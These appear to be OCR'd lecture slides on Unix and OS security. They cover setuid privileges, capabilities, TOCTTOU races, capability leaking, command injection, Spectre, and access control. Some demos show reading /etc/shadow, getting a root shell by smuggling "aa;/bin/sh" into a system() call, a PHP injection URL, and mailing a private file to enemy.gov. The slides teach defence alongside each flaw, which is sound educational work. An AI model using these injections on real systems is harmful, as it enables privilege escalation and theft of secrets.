- Computes H(salt,typed password) & checks that it matches

- If matches, sets group ID & user ID corresponding to username

- Execute user’s shell with execve system call

how should users change their passwords?

Stored in root-owned /etc/passwd & /etc/shadow files

$ls -l /etc/shadow

-rw-r----- 1 root shadow 994 Jul 9 13:37 /etc/shadow

How would non-root users change their password?

Solution: Setuid/setgid programs

- Run with privileges of file's owner or group

- Each process has real and effective UID/GID

- real is user who launched setuid program


- effective is owner/group of file, used in access checks

Two-Tier Approach

Implementing fine-grained access control in operating systems make OS over complicated.

OS relies on extension to enforce finegrained access control

Privileged programs are such extensions



Types of Privileged Programs

- Daemons
    - Computer program that runs in the background
    - Needs to run as root or other privileged users
- Set-UID Programs
    - Widely used in UNIX systems
    - Program marked with a special bit

Shown as “s” in file listings

- -rw**s**--x--x 1 root root 52528 Oct 29 08:54 /bin/passwd

- Obviously need to own file to set the setuid bit

- Need to own file and be in group to set setgid bit

SetUID concept

Allow user to run a program with the program owner's privilege.

Allow users to run programs with temporary elevated privileges

Example: the passwd program

$ ls -l /usr/bin/passwd

-rw**s**r-xr-x 1 **root** root 41284 Sep 12 2012 **/usr/bin/passwd**

Set-UID mechanism: A Power Suit mechanism implemented in Unix

SetUID concept

Every process has two User IDs.

- **Real UID (RUID):** Identifies real owner of process
- **Effective UID (EUID):** Identifies privilege of a process
  - Access control is based on EUID

When a normal program is executed,

RUID = EUID,

- they both equal to the ID of the user who runs the program

When a Set-UID is executed,

RUID ≠ EUID.

- RUID still equal to the user's ID, but EUID equals to the program owner's ID

Linux Capabilities

Wireshark needs network access, not ability to delete all files

Linux subdivides root's privileges into ~ 40 capabilities(7) - Linux manual page ,

e.g.:

- cap_net_admin – configure network interfaces (IP address, etc.)

- cap_net_raw – use raw sockets (bypassing UDP/TCP)

- cap_sys_boot – reboot; cap_sys_time – adjust system clock

Usually root gets all, but behavior can be modified by

"securebits" (see prctl(2) - Linux manual page)

Capabilities don't survive **execve** unless bits are set in both

thread & inode (exception: ambient capabilities)

"Effective" bit in inode acts like **setuid** for capability

$ ls -al /usr/bin/dumpcap

-rwxr-xr-- 1 root wireshark 116808 Jan 30 06:23 /usr/bin/dumpcap

$ getcap /usr/bin/dumpcap

/usr/bin/dumpcap cap_dac_override,cap_net_admin,cap_net_raw=eip

[Oops, cap_dac_override ≈ root! neeeded for USB capture]

• See also: getcap(8) - Linux manual page , setcap(8) - Linux manual page , capsh(1) - Linux manual page

Other permissions

When can process A send a signal to process B with kill?

- Allow if sender and receiver have same effective UID

- But need ability to kill processes you launch even if suid

- So allow if real UIDs match, as well

- Can also send SIGCONT w/o UID match if in same session

Debugger system call ptrace

- Lets one process modify another's memory

- Setuid gives a program more privilege than invoking user

- So don't let a process ptrace a more privileged process

- E.g., Require sender to match real & effective UID of target

- Also disable/ignore setuid if ptraced target calls exec

- Exception: root can ptrace anyone

Security holes in Unix

Even without root or setuid, attackers can trick root owned processes into doing things. . .

```
$ cp /bin/cat ./mycat
$ sudo chown root maycat

#before we nable set-UID
 $ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

```
$ ls -l mycat
-rwxr-xr-x 1 root adaskin 44016 Dec 30 09:47 mycat
```

```
# Enable set-UID
$ sudo chmod 4755 mycat
$ ls -l mycat
-rwsr-xr-x 1 root adaskin 44016 Dec 30 09:47 mycat


$ ./mycat /etc/shadow
…
```

A Set-UID program is just like any other program, except that it has a special marking, which a single bit called Set-UID bit

```
$ cp /bin/id ./myid
$ sudo chown root myid
$ ./myid
uid=1000(seed) gid=1000(seed) groups=1000(seed),
```

```
$ sudo chmod 4755 myid
$ ./myid
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

```
$ cp /bin/cat ./mycat
$ sudo chown root mycat
$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Feb 22 10:04 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

- Not a privileged program

```
$ sudo chmod 4755 mycat
$ ./mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8c...
daemon:*:15749:0:99999:7:::
...
```

- Become a privileged program

```
$ sudo chown seed mycat
$ chmod 4755 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

- It is still a privileged program, but not the root privilege

How is Set-UID Secure?


Allows normal users to escalate privileges

- This is different from directly giving the privilege (sudo command)
- Restricted behavior – similar to superman designed computer chips

Unsafe to turn all programs into Set-UID

- Example: /bin/sh
- Example: vi

Attack Surfaces of Set-UID Programs



Attacks via User Inputs

User Inputs: Explicit Inputs

• Buffer Overflow

Overflowing a buffer to run malicious code

• Format String Vulnerability

Changing program behavior using user inputs as format strings

CHSH – Change Shell

• Set-UID program with ability to change default shell programs

• Shell programs are stored in /etc/passwd file

Issues

• Failing to sanitize user inputs

• Attackers could create a new root account

Attack input `bob:$6$jUODEFsfwfi3:1000:1000:Bob Smith,,,:/home/bob:/bin/bash`

Attacks via System Inputs

System Inputs

Race Condition

- **the time-of-check-to-time-of use (TOCTTOU) flaws**
- Symbolic link to privileged file from a unprivileged file
- Influence programs
- Writing inside world writable folder

Even without root or setuid, attackers can trick root owned processes into doing things. . .

Attacks via System Inputs

Example: Want to clear unused files in /tmp

• Every night, automatically run this command as root:

find /tmp -atime +3 -exec rm -f -- {} \;

find /tmp -atime +3 -exec rm -f -- {} \;

• find identifies files not accessed in 3 days

- executes rm, replacing {} with file name

• rm -f -- path deletes file path

- Note “--” prevents path from being parsed as option

• What’s wrong here?

An attack

find/rm	Attacker
	mkdir (“/tmp/badetc”)
	creat (“/tmp/badetc/passwd”)
readdir (“/tmp”) → “badetc”	
lstat (“/tmp/badetc”) → DIRECTORY	
readdir (“/tmp/badetc”) → “passwd”	
unlink (“/tmp/badetc/passwd”)	

Time-of-check-to-time-of-use [TOCTTOU] bug

find/rm	Attacker
	mkdir (“/tmp/badetc”)
	creat (“/tmp/badetc/passwd”)
readdir (“/tmp”) → “badetc”	
lstat (“/tmp/badetc”) → DIRECTORY	
readdir (“/tmp/badetc”) → “passwd”	
	rename (“/tmp/badetc” → “/tmp/x”)
	symlink (“/etc”, “/tmp/badetc”)
unlink (“/tmp/badetc/passwd”)	

- find checks that /tmp/badetc is not symlink
- But meaning of file name changes before it is used

xterm command

Provides a terminal window in X-windows

Used to run with setuid root privileges

- - Requires kernel pseudo-terminal (pty) device
- - Required root privs to change ownership of pty to user
- - Also writes protected utmp/wtmp files to record users

Had feature to log terminal session to file

Programs may not clean up privileged capabilities before downgrading

```
fd = open (logfile, O_CREAT|O_WRONLY|O_TRUNC, 0666); /* ... */
```

xterm command

• Had feature to log terminal session to file

```
if (access (logfile, W_OK) < 0)
     return ERROR;
fd = open (logfile, O_CREAT|O_WRONLY|O_TRUNC, 0666);
/* ... */
```

• xterm is root, but shouldn't log to file user can't write

• access call avoids dangerous security hole

- Does permission check with real, not effective UID

Wrong: Another TOCTTOU bug

An attack

xterm	Attacker
	creat (“/tmp/log”)
access (“/tmp/log”) → OK	
	unlink (“/tmp/log”)
	symlink (“/tmp/log” → “/etc/passwd”)
open (“/tmp/log”)	

- **Attacker changes `/tmp/log` between check and use**
  - xterm unwittingly overwrites `/etc/passwd`
  - Another TOCTTOU bug
- **OpenBSD man page: “CAVEATS: access() is a potential security hole and should never be used.”**

Preventing TOCCTOU

Use new APIs that are relative to an opened directory fd

- openat, renameat, unlinkat, symlinkat, faccessat
- fchown, fchownat, fchmod, fchmodat, fstat, fstatat
- O_NOFOLLOW flag to open avoids symbolic links in last component
- But can still have TOCTTOU problems with hardlinks

Lock resources, though most systems only lock files (and locks are typically advisory)

Wrap groups of operations in OS transactions


- - Microsoft supports for transactions on Windows Vista and newer
- CreateTransaction Kernel Transaction Manager - Win32 apps | Microsoft Learn , CommitTransaction, RollbackTransaction
- - A few research projects for POSIX [Valor] [TxOS]


Remember: Capabilities

Objects

Subjects


	File 1	File 2	File 3	…	File n
User 1	read	write	-	-	read
User 2	write	write	write	-	-
User 3	-	-	-	read	read
…					
User m	read	write	read	write	read





A confused deputy

fort -o /sysx/bill file.f



- The compiler runs with authority from two sources
  - the invoker (i.e., the programmer)
  - the system admin (who installed the compiler and controls billing and other info)

It is the deputy of two masters

When access a resource, must select a capability, which also selects a master

- this solves the problem

https://www.cs.purdue.edu/homes/ninghui/courses/426_Fall10/handouts/426_Fall10_lect19.pdf

Capabilities

- Can help avoid confused deputy problem

Three general approaches to capabilities:

- Hardware enforced (Tagged architectures like M-machine)

- Kernel-enforced (Hydra, KeyKOS)

- Self-authenticating capabilities (like Amoeba)

- Good history in [Levy]

Limitations of capabilities

IPC performance a losing battle with CPU makers

- CPUs optimized for “common” code, not context switches
- Capability systems usually involve many IPCs

Capability model never fully took off as kernel API

- - Requires changes throughout application software
- - Call capabilities “file descriptors” or “Java pointers” and people
- will use them
- - But discipline of pure capability system challenging so far
- - People sometimes quip that capabilities are an OS concept of the
- future and always will be

But real systems do use capabilities

- - Firefox security based on language-level object capabilities
- - FreeBSD now ships with Capsicum, making capabilities available

Capability Leaking

- In some cases, Privileged programs downgrade themselves during execution
- Example: The su program
- This is a privileged Set-UID program
- Allows one user to switch to another user (say user1 to user2)
- Program starts with EUID as root and RUID as user1
- After password verification, both EUID and RUID become user2’s (via privilege downgrading)

Such programs may lead to capability leaking

Programs may not clean up privileged capabilities before downgrading

Attacks via Capability Leaking

The /etc/zzz file is only writable by root

File descriptor is created (the program is a root-owned Set-UID program)

The privilege is downgraded

Invoke a shell program, so the behavior restriction on the program is lifted

```
fd = open("/etc/zzz", O_RDWR | O_APPEND);
if (fd == -1) {
   printf("Cannot open /etc/zzz\n");
   exit(0);
}

// Print out the file descriptor value
printf("fd is %d\n", fd);

// Permanently disable the privilege by making the
// effective uid the same as the real uid
setuid(getuid());

// Execute /bin/sh
v[0] = "/bin/sh"; v[1] = 0;
execve(v[0], v, 0);
```

The program forgets to close the file, so the file descriptor is still valid.

Capability Leak

```
$ gcc -o cap_leak cap_leak.c
$ sudo chown root cap_leak
[sudo] password for seed:
$ sudo chmod 4755 cap_leak
$ ls -l cap_leak
-rwsr-xr-x 1 root seed 7386 Feb 23 09:24 cap_leak
$ cat /etc/zzz
bbbbbbbbbbbbbb
$ echo aaaaaaaaaa > /etc/zzz
bash: /etc/zzz: Permission denied  ← Cannot write to the file
$ cap_leak
fd is 3
$ echo ccccccccccc >& 3            ← Using the leaked capability
$ exit
$ cat /etc/zzz
bbbbbbbbbbbbbb
ccccccccccc                        ← File modified
```

How to fix the program?

Destroy the file descriptor before downgrading the privilege (close the file)

Capability Leaking in OS X – Case Study

- OS X Yosemite found vulnerable to privilege escalation attack related to capability leaking in July 2015 (OS X 10.10)
- Added features to dynamic linker `dyld`
  - DYLD_PRINT_TO_FILE environment variable
- The dynamic linker can open any file, so for root-owned Set-UID programs, it runs with root privileges. The dynamic linker `dyld`, does not close the file. There is a capability leaking.
- Scenario 1 (safe): Set-UID finished its job and the process dies. Everything is cleaned up and it is safe.
- **Scenario 2 (unsafe):** Similar to the "`su`" program, the privileged program downgrade its privilege, and lift the restriction.

Invoking Programs

- Invoking external commands from inside a program
- External command is chosen by the Set-UID program
  - Users are not supposed to provide the command (or it is not secure)
- Attack:
  - Users are often asked to provide input data to the command.
  - If the command is not invoked properly, user's input data may be turned into command name. This is dangerous.

Invoking Programs : Unsafe Approach

```
int main(int argc, char *argv[])
{
  char *cat="/bin/cat";

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
  sprintf(command, "%s %s", cat, argv[1]);
  system(command);
  return 0 ;
}
```

- The easiest way to invoke an external command is the system() function.
- This program is supposed to run the `/bin/cat` program.
- It is a root-owned Set-UID program, so the program can view all files, but it can't write to any file.

Question: Can you use this program to run other command, with the root privilege?

```
$ gcc -o catall catall.c
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ls -l catall
-rwsr-xr-x 1 root seed 7275 Feb 23 09:41 catall
$ catall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::

$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
#         ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

Problem: Some part of the data becomes code (command name)

A Note

- In Ubuntu 16.04, /bin/sh points to /bin/dash, which has a countermeasure
  - It drops privilege when it is executed inside a set-uid process
- Therefore, we will only get a normal shell in the attack on the previous slide
- Do the following to remove the countermeasure

```
Before experiment: link /bin/sh to /bin/zsh
$ sudo ln -sf /bin/zsh /bin/sh

After experiment: remember to change it back
$ sudo ln -sf /bin/dash /bin/sh
```


Invoking Programs Safely: using **execve()**

```
int main(int argc, char *argv[])
{
  char *v[3];

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
  execve(v[0], v, 0);

  return 0 ;
}
```



Why is it safe?

Code (command name) and data are clearly separated; there is no way for the user data to become code

Invoking Programs Safely (Continued)

```
$ gcc -o safecatall safecatall.c
$ sudo chown root safecatall
$ sudo chmod 4755 safecatall
$ safecatall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::

$ safecatall "aa;/bin/sh"
/bin/cat: aa;/bin/sh: No such file or directory   ← Attack failed!
```

The data are still treated as data, not code

Note: execlp(), execvp() and execvpe() duplicate the actions of the shell. These functions can be attacked using the PATH Environment Variable

Invoking External Commands in Other Languages

- Risk of invoking external commands is not limited to C programs
- We should avoid problems similar to those caused by the system() functions
- Examples:
  - Perl: open() function can run commands, but it does so through a shell
  - PHP: system() function

```
<?php
  print("Please specify the path of the directory");
  print("<p>");
  $dir=$_GET['dir'];
  print("Directory path: " . $dir . "<p>");
  system("/bin/ls $dir");
?>
```

  - Attack:
    - `http://localhost/list.php?dir=.;date`
    - Command executed on server : "`/bin/ls .;date`"

Attacks via Environment Variables

Behavior can be influenced by inputs that are not visible inside a program.

Environment Variables: These can be set by a user before running a program.

PATH Environment Variable

• Used by shell programs to locate a command if the user does not provide the full path for the command

• system(): call /bin/sh first

• system(“ls”)

• /bin/sh uses the PATH environment variable to locate “ls”

• Attacker can manipulate the PATH variable and control how the “ls” command is found

How to Access Environment Variables

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (envp[i] !=NULL) {
      printf("%s\n", envp[i++]);
   }
}
```

From the main function

More reliable way:
Using the global variable

```
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (environ[i] != NULL) {
      printf("%s\n", environ[i++]);
   }
}
```

for attack examples see:
https://ics.uci.edu/~goodrich/teach/cs201P/notes/02_Environment_Variables.pdf

Buffer overflow attack

Program Memory Stack


```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

   return 1;
}
```



for examples and prevention see
https://ics.uci.edu/~goodrich/teach/cs201P/notes/04_Buffer_Overflow.pdf

Countermeasures for buffer overflow attacks

Developer approaches:

- • Use of safer functions like strncpy(), strncat() etc,
- safer dynamic link libraries that check the length of the data before copying.

OS approaches:

ASLR (Address Space Layout Randomization)

- To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.
- not totally solve

Compiler approaches:

- Stack-Guard
- Canary check done by compiler.

Hardware approaches:

- Non-Executable Stack

Principle of Isolation

Principle: Don’t mix code and data.

Attacks due to violation of this principle :

• system() code execution

• Cross Site Scripting –

• SQL injection -

• Buffer Overflow attacks -

Principle of Least Privilege

A privileged program should be given the power which is required to perform it’s tasks.

• Disable the privileges (temporarily or permanently) when a privileged program doesn’t need those.

In Linux, seteuid() and setuid() can be used to disable/discard privileges.

Different OSes have different ways to do that

Example: Windows 10

- Security is based on **user accounts**
  - Each user has unique security ID
  - Login to ID creates **security access token**
    - Includes security ID for user, for user's groups, and special privileges
    - Every process gets copy of token
    - System checks token to determine if access allowed or denied
- Uses a **subject** model to ensure access security
  - A subject tracks and manages permissions for each program that a user runs
- Each object in Windows has a security attribute defined by a security descriptor
  - For example, a file has a **security descriptor** that indicates the access permissions for all users

Example: Windows 7 (Cont.)

- Win added mandatory integrity controls – assigns **integrity label** to each securable object and subject
  - Subject must have access requested in discretionary access-control list to gain access to object
- Security attributes described by security descriptor
  - Owner ID, group security ID, discretionary access-control list, system access-control list
- Objects are either **container objects** (containing other objects, for example a file system directory) or **noncontainer objects**
  - By default an object created in a container inherits permissions from the parent object
- Some Win 10 security challenges result from security settings being weak by default, the number of services included in a Win 10 system, and the number of applications typically installed on a Win 10 system

Microarchitectural attacks

Cache timing attacks

```
const char *table;

int victim (int secret_byte){

        return table[secret_byte*64];

}
```

Accessing memory based on secret data can leak the data

Approach 1: Flush/Evict + Reload

- **Share table with victim process (shared lib or deduplication)**
- **Flush table from cache (clflush instruction, or overflow cache)**
- **After victim, time reads of table, fast line tells you secret_byte**

Approach 2: Prime + Probe

- **No shared memory, but attacker primes cache with its own buffer**
- **Victim's table access evicts one of attacker's cache lines**
- **Slow cache line (+ cache mapping) reveals secret data**

Speculative execution key to performance

```
unsigned char *array1, *array2;

int array1_size, array2_size;

int lookup (int input){

        if (input < array1_size)

        return array2[array1[input] * 4096];

        return -1;

}
```

CPU predicts branches to mask memory latency

e.g. predict input < array_size even if array1_size not cached

Wait to get array1_size from memory before retiring instructions

Squash incorrectly predicted instructions by reverting registers

But can’t revert cache state, only registers

Example: intel Haswell

Spectre attack

```
unsigned char *array1, *array2;
int array1_size, array2_size;
int lookup (int input){
        if (input < array1_size)
        return array2[array1[input] * 4096];
        return -1;
}
```

Say attacker supplies input, wants to read array1[input]

- input can exceed bounds, reference any byte in address space

Ensure array1 cached, but array1_size and array2 uncached

Flush+reload attack on array2 now reveals array1[input]

see https://spectreattack.com/spectre.pdf for more

Many more variants of Spectre

Attack on JavaScript JIT

- Malicious JavaScript reads secrets outside of JavaScript sandbox

eBPF compiles packet filters in kernel (e.g., for tcpdump)

- Can generate code to reveal arbitrary kernel memory

Can even use victim code that's not supposed to be executed

- - Mistrain branch predictor on indirect branch

Use other speculation channels

Mitigation

Replace array bounds checks with index masking (used by Chrome)

return array2[array1[input&0xffff] * 4096]

- Limits distance of bounds violation

• Place JavaScript sandbox in separate address space

XOR pointers with type-dependent poison values (in JITs)

- xor pointers with random poison value

• Make CPUs a bit better about leaking state through side channels

• Insert “gratuitous” memory barriers to prevent speculation on sensitive data

• Unfortunately general solution still an open problem

OS Security

https://www.scs.stanford.edu/24wi-cs212/notes/security.pdf

DAC vs MAC

discretionary access control(DAC)

Unix permission bits are an example

- E.g., might set file **private** so that only group friends can read it:
- `rw-r--- 1 dm friends 1254 Feb 11 20:22 private`

Anyone with access to information can further propagate that information at his/her discretion:

$ Mail sigint@enemy.gov < private

Mandatory access control (MAC) can restrict propagation

Security administrator may allow you to read but not disclose file

Not to be confused with Message Authentication Codes and Medium Access Control, also both "MAC"

MAC

Prevent users from disclosing sensitive information

- accidentally
- or maliciously


E.g., classified information requires such protection

Prevent software from surreptitiously leaking data

- Seemingly innocuous software may steal secrets in the background

- Such a program is known as a trojan horse

Case study: Symantec AntiVirus 10



